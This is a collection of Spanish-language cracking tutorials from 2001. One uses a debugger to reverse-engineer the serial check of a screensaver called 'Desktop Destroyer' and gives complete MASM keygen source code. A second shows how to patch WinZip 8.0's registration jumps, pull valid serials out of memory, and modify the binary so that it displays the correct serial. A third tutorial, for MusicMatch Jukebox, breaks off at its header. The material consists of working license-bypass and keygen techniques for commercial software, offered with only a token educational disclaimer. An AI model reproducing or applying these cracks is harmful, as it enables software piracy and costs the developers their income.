CRACKER:	**CaoS ReptantE** **FECHA:** **21/07/2001**

INTRODUCCION

A la hora de proteger un programa mediante un serial number dependiente del nombre o también de la dirección de e-mail -cómo en este programa-, hay varias maneras de comprobar que el número que introducimos es correcto. La más sencilla es la de comparar el número introducido con un número generado por el programa a partir del nombre. En este caso, basta con buscar mediante la instrucción **s 30:00 l ffffffff 'serial_chungo'** la posición o posiciones que ocupa en la memoria el número introducido. A continuación, empleando las instrucciones **bpm dirección_obtenida r** o **bpr inicio_dirección_obtenida final_dirección_obtenida r** sabremos cuando el programa lee este número para compararlo con el correcto. Hay otro tipo de comparación -que sólo he visto una vez- en la que el programa comparaba tres caracteres generados a partir del serial chungo, con las tres primeras letras del nombre. No tiene mayor dificultad que el anterior si aceptamos que el nombre con el que nos registramos empiece por ejemplo por "#+%" o algo parecido. De lo contrario tendremos que investigar como se generan estos caracteres para introducir un número que haga que coincidan con el inicio de nuestro nombre. Hay otro sistema mixto, que convierte el nombre en un número y el serial chungo en otro número, comparando después ambos números. Este sistema, lógicamente es más complicado que los anteriores, sobre todo a la hora de hacer un keygen. De todos modos, estos tres sistemas tienen una característica común: el éxito o el fracaso se deciden en una sola comparación, lo que facilita sobre todo el parcheado del programa. Hay otra posibilidad, que desde mi punto de vista es la mejor, y que consiste en establecer una serie de "pruebas" que el número debe pasar para ser aceptado, con todas las posibles variantes que se le puedan ocurrir al programador. Esto obliga a seguir todo el proceso y dificulta también el parcheado. En este caso, la pereza, la desidia, el bajo precio del programa o el fatalismo "si igual lo van a crackear..." han hecho elegir la solución más sencilla. Esto ha sido una suerte a la hora de hacer el keygen, porque el proceso de generación del número correcto se repite y se embarulla para tratar de enmascararlo, por lo que resulta más sencillo trabajar hacia atrás, es decir empezar por la comparación e ir desandando el camino hasta descubrir el proceso. Vamos a verlo.

AL ATAKE

En primer lugar, después de haber cargado el SoftIce, haber introducido unos datos cualesquiera, y establecido el breakpoint de siempre :o) **bpx hmemcpy**, tratamos de registrar el programa. Salta el SIce y después de darle dos veces a F5 y 9 veces a F12 para volver al programa, aparecemos en:

```
:00405DBE 8D4C242C                lea ecx, dword ptr [esp+2C]
```

Ahora buscaremos la situación del serial chungo siguiendo el procedimiento descrito anteriormente. Podemos ver que el número se sitúa en dos posiciones de memoria, aunque sólo nos interesa la primera. Si ahora utilizamos la instrucción **bpm,** el SIce nos avisará cuando se lea la primera cifra del número, lo que normalmente es suficiente para saber por donde va la cosa, pero en este caso tendremos que emplear la instrucción **bpr**, que nos indicará la lectura de cualquiera de las cifras que forman el número (ya veremos por qué...). F5 para continuar y llegamos a:

```
:00408C00 F2                      repnz
:00408C01 AE                      scasb
:00408C02 F7D1                    not ecx
:00408C04 49                      dec ecx
:00408C05 83F912                  cmp ecx, 00000012
```

Aquí se compara la longitud de nuestro serial con 12h, y nos manda a paseo si no es igual. Así pues, nuestro número deberá tener 18 cifras. F5 de nuevo y aparecemos en:

```
:004098F1 8A46FF                  mov al, byte ptr [esi-01]
:004098F4 33C9                    xor ecx, ecx
:004098F6 3A47FF                  cmp al, byte ptr [edi-01]
```

Aquí se efectúa la comparación entre nuestro serial chungo situado en ESI con el número válido que aparece en EDI, pero ¡oh sorpresa! se empieza a comparar por la novena cifra.

```
:004098F9 7704                    ja 004098FF
:004098FB 7404                    je 00409901
```

Si las cifras de ambos números coinciden, salta y continua la comprobación. En caso contrario nos echará a los marrajos :o(Así se hace la comparación entre las ocho cifras que van de la novena a la decimosexta, las otras no he averiguado como se generan pero no tienen ninguna trascendencia. A partir de aquí, empieza la marcha atrás. En mi caso, el trozo de número correcto está situado entre las posiciones 68F4ED y 68F4F4. Vamos a pillar al programa cuando escribe el número, mediante **bpr 68f4ed 68f4f4 w**. Eliminamos o desactivamos mediante **bc** o **bd**, cualquier otro breakpoint que tengamos, introducimos la instrucción **d 68f4ed** para vigilar que es lo que se escribe en esa posición y volvemos a empezar desde el principio el proceso, pulsando la tecla de registro, y vemos que en:

```
:0040BC44 8802                    mov byte ptr [edx], al
```

se escriben "X" en las posiciones que más adelante van a ser ocupadas por las cifras del número. Continuamos con F5:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00408BBF(C)
|
:00408BA7 33C0                    xor eax, eax
:00408BA9 BF0A000000              mov edi, 0000000A
:00408BAE 8A0429                  mov al, byte ptr [ecx+ebp]
:00408BB1 99                      cdq
:00408BB2 F7FF                    idiv edi
:00408BB4 80C230                  add dl, 30
:00408BB7 88540E09                mov byte ptr [esi+ecx+09], dl
```

Llegamos a este punto. Vemos que el contenido de ECX+EBP se divide por 10 (en EDI) y que al resto (en EDX) se le suma 48 (30h) para convertirlo en el código ASCII del número obtenido.

```
:00408BBB 41                    inc ecx
:00408BBC 83F908                cmp ecx, 00000008
:00408BBF 72E6                  jb 00408BA7
```

Se repite el bucle ocho veces para obtener las ocho cifras importantes del serial. Nueva marcha atrás. Para ver cuando se escribe en la posición ECX+EBP (en mi caso: 810E70) introduciremos la instrucción **bpr 810E70 810E77 w** y volveremos a empezar el proceso. Vigilamos como hemos hecho antes lo que sucede en esa dirección y al detenerse el SoftIce en:

```
:00408A43 F3                    repz
```

vemos que se escriben ceros sobre esas posiciones de memoria. Continuamos con F5 y vemos que a partir de:

```
:00408A62 F3                    repz
:00408A63 A5                    movsd
:00408A64 8BC8                  mov ecx, eax
:00408A66 33C0                  xor eax, eax
:00408A68 83E103                and ecx, 00000003
:00408A6B F3                    repz
```

empieza a escribir la cadena "Desktop Destroyer" y justo a continuación, nuestro nombre (en este caso: CaoS ReptantE) y nuestra dirección de e-mail (en este caso: caos_reptante@hotmail.com). F5 nuevamente:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00408AD9(C)
|
:00408ACA 8A48FF                mov cl, byte ptr [eax-01]
:00408ACD 8A10                  mov dl, byte ptr [eax]
:00408ACF 02D1                  add dl, cl
:00408AD1 8810                  mov byte ptr [eax], dl
```

Llegamos aquí y miramos lo que está haciendo el programa.

```
:00408AD3 40                    inc eax
:00408AD4 8D1407                lea edx, dword ptr [edi+eax]
:00408AD7 3BD6                  cmp edx, esi
:00408AD9 72EF                  jb 00408ACA
```

Y casi a continuación:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00408AEF(C)
|
:00408AE2 8A442B01              mov al, byte ptr [ebx+ebp+01]
:00408AE6 8A0C2B                mov cl, byte ptr [ebx+ebp]
:00408AE9 02C8                  add cl, al
:00408AEB 880C2B                mov byte ptr [ebx+ebp], cl
:00408AEE 4B                    dec ebx
:00408AEF 75F1                  jne 00408AE2
```

Suma el código ASCII de la "D" (44h) y lo suma con el de la "e" (65h) y el resultado (A9h) lo pone donde estaba la "e". A continuación, suma A9 con el código de la "s" (73h) y el resultado (sería 11C pero en DL sólo cabe 1C) lo pone donde estaba la "s". Y así hasta que se acaba la cadena de texto formada por "Desktop Destroyer" + nuestro nombre + la dirección de e-mail. Posteriormente, este proceso se repite, pero a la inversa, es decir que empieza por el último número y termina en el primero (en este caso: A9h, al 44h no llega) Así pues, con los datos que hemos puesto, los ocho primeros números después del primer pase son:

```
44 A9 1C 87 FB 6A DA FA
```

Y después del segundo:

```
44 EE 45 29 A2 A7 3D 63
```

Tened en cuenta que se suman DL y CL, y luego CL y AL, lo que significa que si la suma es mayor de dos cifras, la de mayor significación, se pierde.

Ahora, después de obtener los números que como hemos visto más arriba se situaban en ECX+EBP, viene lo de dividir por Ah y sumarle 30h al resto para obtener el código ASCII. El resultado es: `88912719`, por lo que el serial correcto será: `xxxxxxxx88912719x`, siendo x un número cualquiera del 0 al 9.

Una vez descubierto "el pastel", vamos a programar el keygen con la inestimable ayuda del Masm. Para empezar, ahí va el fichero de recursos `rsrc.rc`:

```
#include "\masm32\include\resource.h"
#define IDD_DIALOG         1000
#define IDC_NAME           1001
#define IDC_MAIL           1002
#define IDC_SERIAL         1003
#define IDC_GEN            1004
#define IDC_EXIT           1005
#define IDC_STATIC         -1

keygen ICON keygen.ico

IDD_DIALOG DIALOG 100,100,115,65

STYLE WS_CAPTION | DS_CENTER | WS_SYSMENU |WS_MINIMIZEBOX

CAPTION "Desktop Destroyer 2.0"

FONT 10, "MS Sans Serif"

BEGIN

     LTEXT          "Nombre",IDC_STATIC,8,8,28,10
     LTEXT          "E-mail",IDC_STATIC,8,22,28,10
     LTEXT          "Serial",IDC_STATIC,8,36,28,10

     EDITTEXT        IDC_NAME,36,6,71,10,ES_AUTOHSCROLL | ES_CENTER
     EDITTEXT        IDC_MAIL,36,20,71,10,ES_AUTOHSCROLL | ES_CENTER
     EDITTEXT        IDC_SERIAL,36,34,71,10,ES_READONLY | ES_CENTER

     PUSHBUTTON      "Generar",IDC_GEN,8,49,40,12
     PUSHBUTTON      "Terminar",IDC_EXIT,67,49,40,12

END
```

Hemos definido la ventana, los recuadros de texto, los botones, el icono, etc. En anteriores trabajos, he explicado los fundamentos del programa con más detalle o he indicado donde obtener información de primera mano sobre este tema. Si necesitáis alguna aclaración, dadme un toque :o) Ahora vamos a ver el fichero `ddestroyer.asm` del que sólo comentaré los aspectos propios de este programa concreto.

```
.386
.model flat,stdcall
option casemap:none

include c:\masm32\include\windows.inc
include c:\masm32\include\user32.inc
include c:\masm32\include\kernel32.inc
includelib c:\masm32\lib\user32.lib
includelib c:\masm32\lib\kernel32.lib

.const

IDD_DIALOG           EQU 1000
IDC_NAME             EQU 1001
IDC_MAIL             EQU 1002
```

```
IDC_SERIAL           EQU 1003
IDC_GEN              EQU 1004
IDC_EXIT             EQU 1005

DlgFunc PROTO :DWORD,:DWORD,:DWORD,:DWORD

Operacion PROTO

.data

nombre     db 64 dup(0),0
mail       db 32 dup(0),0
cadena     db 110 dup(0),0
serial     db "190072001xxxxxxxx0",0
```

Las cifras que he puesto aquí no tienen ningún valor, las "x" se substituirán por las cifras que generaremos.

```
Icono      db "keygen",0
Iconimage  db "keygen",0
texto      db "Desktop Destroyer",0
minombre   db "CaoS ReptantE",0
mimail     db "caos_reptante@hotmail.com",0
hInstance  dd 0
hIcon      dd 0
hWnd       dd 0

.code

start:

     invoke GetModuleHandle,NULL
     mov hInstance,eax
     invoke DialogBoxParam,hInstance,IDD_DIALOG,NULL,addr DlgFunc,NULL
     invoke ExitProcess,NULL

DlgFunc proc hDlg:DWORD,uMsg:DWORD,wParam:DWORD,lParam:DWORD

.if uMsg==WM_INITDIALOG
     mov eax,hDlg
     mov hWnd,eax
     invoke LoadIcon,hInstance,addr Icono
     mov hIcon,eax
     invoke SendMessage, hDlg, WM_SETICON,1,hIcon
     invoke SetDlgItemText,hDlg,IDC_NAME,ADDR minombre
     invoke SetDlgItemText,hDlg,IDC_MAIL,ADDR mimail
.elseif uMsg==WM_CLOSE
     invoke EndDialog,hDlg,NULL
.elseif uMsg==WM_COMMAND
     mov eax,wParam
     mov edx,eax
     shr edx,16
     .if dx==BN_CLICKED
          .if ax==IDC_EXIT
          invoke SendMessage,hDlg,WM_CLOSE,0,0
          .elseif ax==IDC_GEN
          invoke GetDlgItemText,hDlg,IDC_NAME,ADDR nombre,64
          invoke GetDlgItemText,hDlg,IDC_MAIL,ADDR mail,32
          invoke lstrlen,ADDR nombre
          invoke Operacion
          invoke SetDlgItemText,hDlg,IDC_SERIAL,ADDR serial
          ret
          .endif
     .endif
.endif
ret
```

Hemos creado la ventana y controlamos en primer lugar si el programa se cierra desde la parte superior derecha, o si se pulsa un botón. En este caso si el botón es el de salir, pues adiós... y si es el de generar el serial, vamos a `operacion`, y al regreso, colocamos el serial obtenido en la ventana correspondiente.

```
DlgFunc endp

Operacion proc


           pushad
```

Por si acaso...

```
          xor eax, eax
          mov ebx, offset cadena
          mov ecx, offset texto
bucle1:   mov al, byte ptr [ecx]
          .if al == 0
               jmp seguir1
          .endif
          mov byte ptr [ebx], al
          inc ebx
          inc ecx
          jmp bucle1
```

El bucle 1 escribe en el espacio reservado a la variable `cadena`, el texto "Desktop Destroyer".

```
seguir1:  mov ecx, offset nombre
bucle2:   mov al, byte ptr [ecx]
          .if al == 0
               jmp seguir2
          .endif
          mov byte ptr [ebx], al
          inc ebx
          inc ecx
          jmp bucle2
```

El bucle 2 escribe a continuación del texto anterior, nuestro nombre.

```
seguir2:  mov ecx, offset mail
bucle3:   mov al, byte ptr [ecx]
          mov byte ptr [ebx], al
          .if al == 0
               jmp seguir3
          .endif
          inc ebx
          inc ecx
          jmp bucle3
```

El bucle 3 escribe a continuación, nuestra dirección de e-mail. Fijaos que la comprobación de que el caracter es cero se hace despues de haberlo escrito, a diferencia de los bucles anteriores. Esto es para que la cadena "suma" termine en cero.

```
seguir3:  mov ebx, offset cadena
          mov edi, ebx
bucle4:   mov al, byte ptr [ebx]
          inc ebx
          mov cl, byte ptr [ebx]
          .if cl == 0
               dec ebx
               jmp bucle5
          .endif
          add al, cl
          mov byte ptr [ebx], al
```

```
          jmp bucle4
```

El bucle 4 suma el código ASCI de la primera letra de la cadena con el de la segunda como hemos visto anteriormente, continuando el proceso hasta el final de la cadena de texto.

```
bucle5:   mov al, byte ptr [ebx]
          dec ebx
          mov cl, byte ptr [ebx]
          push ebx
          sub ebx, edi
          .if ebx == 0
               pop ebx
               jmp seguir
          .endif
          pop ebx
          add al, cl
          mov byte ptr [ebx], al
          jmp bucle5
```

El bucle 5 hace lo mismo, pero desde el final al principio. Por cierto, no llega a modificar el primer numero que es el 44h correspondiente a la "D", por lo que, como veremos, la primera cifra útil es siempre un ocho.

```
seguir:   mov ebx, offset cadena
          mov ebp, offset serial
          add ebp, 9
```


Suma nueve para empezar por la novena cifra.

```
          mov ecx, 10
          mov edi, ebx
bucle6:   xor edx, edx
          mov al, byte ptr [ebx]
          div ecx
          add dl, 48
          mov byte ptr [ebp], dl
          inc ebx
          inc ebp
          sbb ebx, edi
          .if ebx==8
               jmp final
          .endif
          add ebx, edi
          jmp bucle6
```

El bucle 6 se repite ocho veces y divide los primeros números de la variable `cadena` (en EAX) por 10 (ECX) y le suma al resto (en EDX) 48 para convertirlo en el código ASCII del número, tal como hemos visto anteriormente que hacía el programa "víctima". Finalmente coloca el número resultante en el lugar que le corresponde en la variable `serial`.

```
final:    popad
ret

Operacion endp

end start
```

Y eso es to... y eso es to... y eso es todo amigos.



Bueno, hemos llegado al final, ahora ya me puedo ir de vacaciones, pero no sin dejaros deberes para que los hagáis durante mi ausencia :o) En la misma página que hay este salvapantallas, hay otro mucho mejor (Liquid Desktop) con un sistema de protección similar, podéis practicar con él y, si lo hacéis, veréis que merece la pena registraros legalmente :o) En cualquier caso, si no queréis despertaros por la noche oyendo los gritos de los hijos de los programadores, pagad por los programas que utilicéis ;o)

Ya sólo me queda saludar a todos los code crackers en general, y especialmente a Act MagO, DeK_Oin y el Pr@fEsOr X. También muy cordialmente a Karpoff.

Si queréis aclaraciones sobre mis tutos, dadme un toque, mi dirección de e-mail es: caos_reptante@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001	
Programa:	**Winzip 8.0**

PROTECCION:	Name/Serial.		
Descripcion:	Clásico compresor/descompresor de archivos.		
Dificultad:	Novato.		
DOWNLOAD:	http://www.winzip.com		
Herramientas:	SoftIce, W32Dasm, Editor Hexadecimal.		
CRACKER:	CKENER	**FECHA:**	21/04/2001

INTRODUCCION

Hey !! Hola a todos, este ha sido el primer programa que crackeo, en realidad es muy sencillo y por ello vamos a hacer un ejercicio extra... ya verán de que se trata. Bueno creo que esta demás hablar sobre este clásico compresor/descompresor de archivos para Windows, así que empecemos...

AL ATAKE

Previamente con el Winzip instalado, veamos que nos encontramos por ahí. Nos aparece una nag que nos dice que estamos utilizando una versión no registrada del programa y por lo tanto solo podemos usarla durante 21 días, después de ello debemos pagar la pequeña cantidad de $29 dólares (como si nos lloviera dinero) para obtener nuestro # de registro… sí claro!
Vemos que podemos registrarnos desde ese nag o bien desde el menú Help…Enter Registration Code… , vemos también que en la barra de titulo nos aparece un desagradable letrero como este: WinZip (Unregistered). Y eso no es todo, cuando creamos los self-extract se molestan en decir que fue hecho con una versión no registrada. Valla que tenemos razones para jugar un rato.

Vallamos a cualquiera de las ventanas para registrarnos e introduzcamos un nombre: CKENER y un codigo falso: 787878, hacemos click en OK y… SORPRISE !!! nos aparece un mensaje que dice: Incomplete or incorrect information.
Desensamblemos el ejecutable con W32Dasm y busquemos a través de las String References:

String Resource ID=00652: "Could not find %s"
String Resource ID=00653: "WinZip Add-Ons cannot be removed while WinZip is running. Cl"
String Resource ID=00654: "Incomplete or incorrect information"
String Resource ID=00655: "For full access to WinZip's shell interface, WinZip must be "
String Resource ID=00656: "However, a different copy of WinZip in a different folder or"

Con un doble click nos manda a un lugar como este:

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:00407FAA(C), :00407FB3(C), :00407FBC(C)

|
:00408005 E89C020000 call 004082A6

* Possible Reference to String Resource ID=00654: "Incomplete or incorrect information"

:0040800A 688E020000 push 0000028E
:0040800F E8D9750300 call 0043F5ED
:00408014 50 push eax
:00408015 53 push ebx
:00408016 6A3D push 0000003D
:00408018 E808800200 call 00430025
:0040801D 83C410 add esp, 00000010
:00408020 FF05F87A4800 inc dword ptr [00487AF8]

Vemos en la parte superior que nos han mandado hasta aquí desde tres lugares diferentes: 00407FAA, 00407FB3, 00407FBC, y también que los saltos están muy próximos entre sí. Vallamos con Goto Code Location hasta la primera dirección de ellas y allí encontraremos los tres saltos.

Reference To: USER32.GetDlgItemTextA, Ord:0104h
|
:00407F8F FF1528744700 Call dword ptr [00477428]

:00407F95 56 push esi
:00407F96 E8FF780300 call 0043F89A
:00407F9B 56 push esi
:00407F9C E822790300 call 0043F8C3
:00407FA1 803D78CD480000 cmp byte ptr [0048CD78], 00
:00407FA8 59 pop ecx
:00407FA9 59 pop ecx
:00407FAA 7459 je 00408005
:00407FAC 803DA4CD480000 cmp byte ptr [0048CDA4], 00
:00407FB3 7450 je 00408005
:00407FB5 E81BFAFFFF call 004079D5
:00407FBA 85C0 test eax, eax
:00407FBC 7447 je 00408005
:00407FBE 57 push edi

Observemos que los tres je nos mandan a la dirección 00408005 (directo al mensaje de error) y evitan que lleguemos a la zona de victoria.

Reiniciemos la maquina (si es que no tenemos cargado el Soft-Ice), abrimos el Winzip y volvemos a llenar el cuadro de registracion con los datos antes mencionados, antes de darle OK, presionemos Ctrl+D para poner un BPX HMEMCPY (para que el Soft-Ice salte cuando lea nuestros datos), F5 para salir de Soft-Ice y damos OK …. BOOOM …. de nuevo en Soft-Ice, presionemos F12, F12, F12.… hasta llegar al código de Winzip (ver línea verde abajo). Y vemos algo parecido a esto:

:00407F6D FF1528744700 Call dword ptr [00477428] <------- Recoge nuestro nombre
:00407F73 57 push edi<------- Aparecemos Aqui
:00407F74 E821790300 call 0043F89A
:00407F79 57 push edi
:00407F7A E844790300 call 0043F8C3
:00407F7F 59 pop ecx
:00407F80 BEA4CD4800 mov esi, 0048CDA4
:00407F85 59 pop ecx
:00407F86 6A0B push 0000000B
:00407F88 56 push esi
:00407F89 68810C0000 push 00000C81
:00407F8E 53 push ebx
:00407F8F FF1528744700 Call dword ptr [00477428]<------- Recoge Codigo Falso
:00407F95 56 push esi
:00407F96 E8FF780300 call 0043F89A
:00407F9B 56 push esi

:00407F9C E822790300 call 0043F8C3
:00407FA1 803D78CD480000 cmp byte ptr [0048CD78], 00 <------- Cheqa que hallamos escrito algo en el nombre, de lo contrario vamos a error.
:00407FA8 59 pop ecx
:00407FA9 59 pop ecx
:00407FAA 7459 je 00408005 <------- Brinca a error
:00407FAC 803DA4CD480000 cmp byte ptr [0048CDA4], 00 <------- Cheqa que hallamos escrito la clave, de lo contrario vamos a error.
:00407FB3 7450 je 00408005 <------- Brinca a error
:00407FB5 E81BFAFFFF call 004079D5 <------- Dentro de este Call se genera y se compara el código real con nuestro 787878, si no son iguales eax sale con 0, de lo contrario eax sale con 1.
:00407FBA 85C0 test eax, eax <------- Testea eax
:00407FBC 7447 je 00408005 <------- Brinca a error si los codigos son diferentes.
:00407FBE 57 push edi

Ahora sabemos que lo que debemos evitar es el tercer salto, para lo cual tenemos que invertir el flujo del programa:

0.- Cambiar el je por jne, en la barra de comandos de Soft-Ice tecleamos a 00407FBC [enter] y después escribimos jne 00408005 [enter] presionamos Esc para dejar de escribir código, un F5 y …. BOOALA …. Ventana de Felicitaciones.
1.- Lo NOPeamos, como en el paso anterior solo que ahora escribimos nop [enter] nop [enter], e igualmente nos dan las gracias por ser tan buenos.
2.- O podemos anotar R FL Z para cambiar el sentido de la flag cero y.... ya saben lo que pasa.

Pero volvemos a abrir el Winzip y sorpresa… no esta registrado, ¿Qué ha pasado?.
Lo que paso es que los programadores agregaron una protección al inicio del programa para verificar si esta o no registrado con el código correspondiente a nuestro nombre que han guardado en el Registro de Windows. (No he averiguado si la proteccion del inicio es la misma que esta, si asi fuera podriamos hacer los cambios con un editor hexadecimal y siempre estariamos registrados con cualquier s/n.).

EN BUSCA DEL SERIAL CORRECTO
Bueno, volvamos a llenar el cuadro de registro con nuestros datos y pongamos el BPX HMEMCPY para que el Soft-Ice salte cuando le demos OK. Presionemos unos cuantos F12 y otros cuantos F10 para llegar hasta la zona del Call maligno (Call 004079D5), justo encima toquemos F8 para entrar en él, seamos observadores porque nos encontraremos con dos códigos validos.

:004079D5 55 push ebp <------- Aparecemos aquí.
:004079D6 8BEC mov ebp, esp
:004079D8 81EC08020000 sub esp, 00000208
:004079DE 53 push ebx
:004079DF 56 push esi

F10, F10, F10, F10, F10, F10, F10…… hata llegar a esta zona.

:00407A8A 33C0 xor eax, eax
:00407A8C E9B1000000 jmp 00407B42
:00407A91 8D85C0FEFFFF lea eax, dword ptr [ebp-0140]
:00407A97 50 push eax
:00407A98 57 push edi
:00407A99 E8A9000000 call 00407B47 <------- Genera nuestro 1er. codigo y lo pone en [ebp-0140].

Con un D ebp-0140 Soft-Ice nos muestra un hermoso numero de 8 cifras: XXXXXXXX.

:00407A9E BEA4CD4800 mov esi, 0048CDA4<------- Mueve nuestro 787878 a esi.
:00407AA3 8D85C0FEFFFF lea eax, dword ptr [ebp-0140] <------- Mueve el 1er. codigo a eax.
:00407AA9 56 push esi <------- Empuja 787878 la pila.
:00407AAA 50 push eax <------- Empuja el 1er. codigo a la pila.
:00407AAB E820180600 call 004692D0 <------- Creo que hace comparaciones del 1er. codigo y nuestro 787878
:00407AB0 83C410 add esp, 00000010
:00407AB3 F7D8 neg eax
:00407AB5 1BC0 sbb eax, eax
:00407AB7 40 inc eax

:00407AB8 A3DC9F4800 mov dword ptr [00489FDC], eax
:00407ABD 7568 jne 00407B27
:00407ABF 8D85C0FEFFFF lea eax, dword ptr [ebp-0140]
:00407AC5 50 push eax
:00407AC6 57 push edi
:00407AC7 E818010000 call 00407BE4 <------- Genera nuestro 2do. codigo y lo pone en [ebp-0140].

Con otro D ebp-0140 Soft-Ice nos muestra otro numero parecido al anteior: XXXXXXXX.

:00407ACC 8D85C0FEFFFF lea eax, dword ptr [ebp-0140] <------- Mueve el 2do. codigo a eax.
:00407AD2 56 push esi <------- Empuja el 787878 a la pila.
:00407AD3 50 push eax <------- Empuja el 2do. codigo a la pila.

Presionamos F5 para salir del Soft-Ice y volvemos a llenar la ventana de registro con nuestro nombre y cualquiera de los dos códigos que nos han proporcionado, y.... aparece la ventana de felicitaciones, le damos OK, cerramos el Winzip, lo volvemos a abrir y ya no nos aparece la molesta nag del inicio ni ningún mensaje molesto. LO HEMOS LOGRADO.
Con esto ha sido mas que suficiente para poder conseguir un código correcto (dos en realidad), creo que el primer código es para alguna versión antigua del Winzip y el segundo es exclusivamente para la versión 8.0 o viceversa o que se yo :-).

EJERCICIO EXTRA
¿Qué? ¿Esto ha sido todo? ¿Ya se ha cansado Winzip?... ok., si Winzip ya no quiere jugar con nosotros, juguemos nosotros con Winzip.

¿Pero que a que podremos jugar?... pensemos... ¡No, eso no!... ¡No, tampoco eso!... ¡Ya!... ¿Porque no hacer un KeyGenerator?, oh si, eso si que es interesante pero, ¿Como le vamos a hacer?
Bueno, sabemos que cuando genera alguno de nuestros serials los pone en alguna dirección de memoria, y que si no le damos el serial correcto nos muestra una ventana con un mensaje que por supuesto también salió de la memoria, ahora ¿Que pasaría si en lugar de ir a la posición de memoria donde se encuentra el mensaje de error fuera a donde esta uno de nuestros serials correcto? oh si, ya veo la cara de felicidad en sus rostros.

Ok, empecemos esto que se me esta haciendo agua la boca... He escogido al segundo serial como el afortunado (ya verán porque) para aparecer en nuestra ventanita. Entonces tenemos que cuando se genera este numero el Call 00407BE4 lo pone en la dirección [ebp-0140] y que el mensaje de error aparece en un lugar así:

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:00407FAA(C), :00407FB3(C), :00407FBC(C)
|
:00408005 E89C020000 call 004082A6

* Possible Reference to String Resource ID=00654: "Incomplete or incorrect information"
|
:0040800A 688E020000 push 0000028E
:0040800F E8D9750300 call 0043F5ED
:00408014 50 push eax <------- Algo se pushea aqui.
:00408015 53 push ebx <------- Algo se pushea aqui.
:00408016 6A3D push 0000003D <------- Y aqui tambien.
:00408018 E808800200 call 00430025 <------- Este call es el responsable del mensaje de error.
:0040801D 83C410 add esp, 00000010
:00408020 FF05F87A4800 inc dword ptr [00487AF8]
:00408026 833DF87A480003 cmp dword ptr [00487AF8], 00000003
:0040802D 0F85F9000000 jne 0040812C
:00408033 6A00 push 00000000

Si miramos a que es lo que apunta el registro EAX en :00408014, vemos que esta el texto: Incomplete or incorrect information. Y es ahí donde debemos pushear nuestro serial y para ello debemos entrar en el Call 004079D5 antes mencionado y mantener presionado F10 hasta llegar a aquí:

:00407B27 682C010000 push 0000012C
:00407B2C 8D85C0FEFFFF lea eax, [ebp-0140] <------- Mueve lo que apunta [ebp-0140] a eax.
:00407B32 6A00 push 00000000

:00407B34 50 push eax
:00407B35 E8D6000600 call 00467C10 <------- Este call borra de la memoria el serial.
:00407B3A A1DC9F4800 mov eax, [00489FDC] <------- Mueve a eax un 00000000 que hace que brinquemos a error al salir del Call.
:00407B3F 83C40C add esp, 0000000C
:00407B42 5F pop edi
:00407B43 5E pop esi
:00407B44 5B pop ebx
:00407B45 C9 leave
:00407B46 C3 ret

En esta zona vemos que un maldito Call borra de nuestra memoria el serial y que antes del el hay unos push y un lea eax..., aunque evitáramos el Call y también que eax valga cero, saldríamos del Call con un valor diferente de cero y no llegaríamos a la zona de error, lo cual no queremos. Entonces debemos utilizar otro registro que sea el que apunte a el serial para después pushearlo antes del mensaje, y si miramos los registros mientras presionamos F10 vemos que el único que no cambia antes de llegar al mensaje es ESI. Lo que debemos hacer entonces es mover la dirección de memoria a la cual apunta [ebp-0140] a esi y también evitar el Call que pone en ceros la memoria, nótese que debemos empezar a escribir nuestro código donde esta el primer push para que no haya desajustes en la pila. Y esto quedaría así:

:00407B27 682C010000 push 0000012C
:00407B2C 8D85C0FEFFFF lea eax, [ebp-0140]
:00407B32 8D85C0FEFFFF lea esi, [ebp-0140] <------- Movemos la direccion de [ebp-0140] a esi.
:00407B34 B800000000 mov eax, 00000000 <------- Ponemos ceros en eax.
:00407B35 90 nop <------- Llenamos lo espacios sobrantes con un nop.
:00407B3A 90 nop <------- Llenamos lo espacios sobrantes con un nop.
:00407B3F 83C40C add esp, 0000000C
:00407B42 5F pop edi
:00407B43 5F pop edi <------- Ponemos esto porque si lo dejamos como esta cambiaria el valor de esi.
:00407B44 5B pop ebx
:00407B45 C9 leave
:00407B46 C3 ret

y por ultimo:

:0040800A 688E020000 push 0000028E
:0040800F E8D9750300 call 0043F5ED
:00408014 55 push esi <------- Pusheamos esi en lugar de eax.
:00408015 53 push ebx
:00408016 6A3D push 0000003D
:00408018 E808800200 call 00430025
:0040801D 83C410 add esp, 00000010

Cambiando todo esto podemos estar seguros de que el programa nos Pusheara todos los códigos que queramos durante esa sesión con el Winzip (hago la suposición de que sabes como cambiar esto con el SICE), pero aquí hay un "pero": no se nos ocurra hacer los cambios con un editor hexa porque no garantizo que funcione, si lo haces acuérdate de crear un Backup del programa y notificarme si te funciono... Ok.

Quiero agradecer a todos los Crackers que han publicado sus textos, de los cuales me he apoyado para poder realizar este Crack, y por supuesto a la industria del Shareware que nos proporciona una gran variedad de la materia prima con la podemos pasar muy gratos momentos.

Y por ultimo un saludo para todos compas de Monterrey :-).

Sugerencias, comentarios, correcciones y demás a: ckener452@hotmail.com

"Este tutorial es exclusivamente para uso educacional, el autor no se hace responsable por el mal uso que se le pueda dar."

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001	
Programa:	**MusicMatch Jukebox 5.0**

PROTECCION:	**Serial, Opciones deshabilitadas.**		
Descripcion:	**Reproductor y Convertidor de Mp3.**		
Dificultad:	**Novato.**		
DOWNLOAD:	**http://www.nolosé.com**		
Herramientas:	**SoftIce, W32Dasm**		
CRACKER:	**CKENER**	**FECHA:**	**28/04/2001**

INTRODUCCION

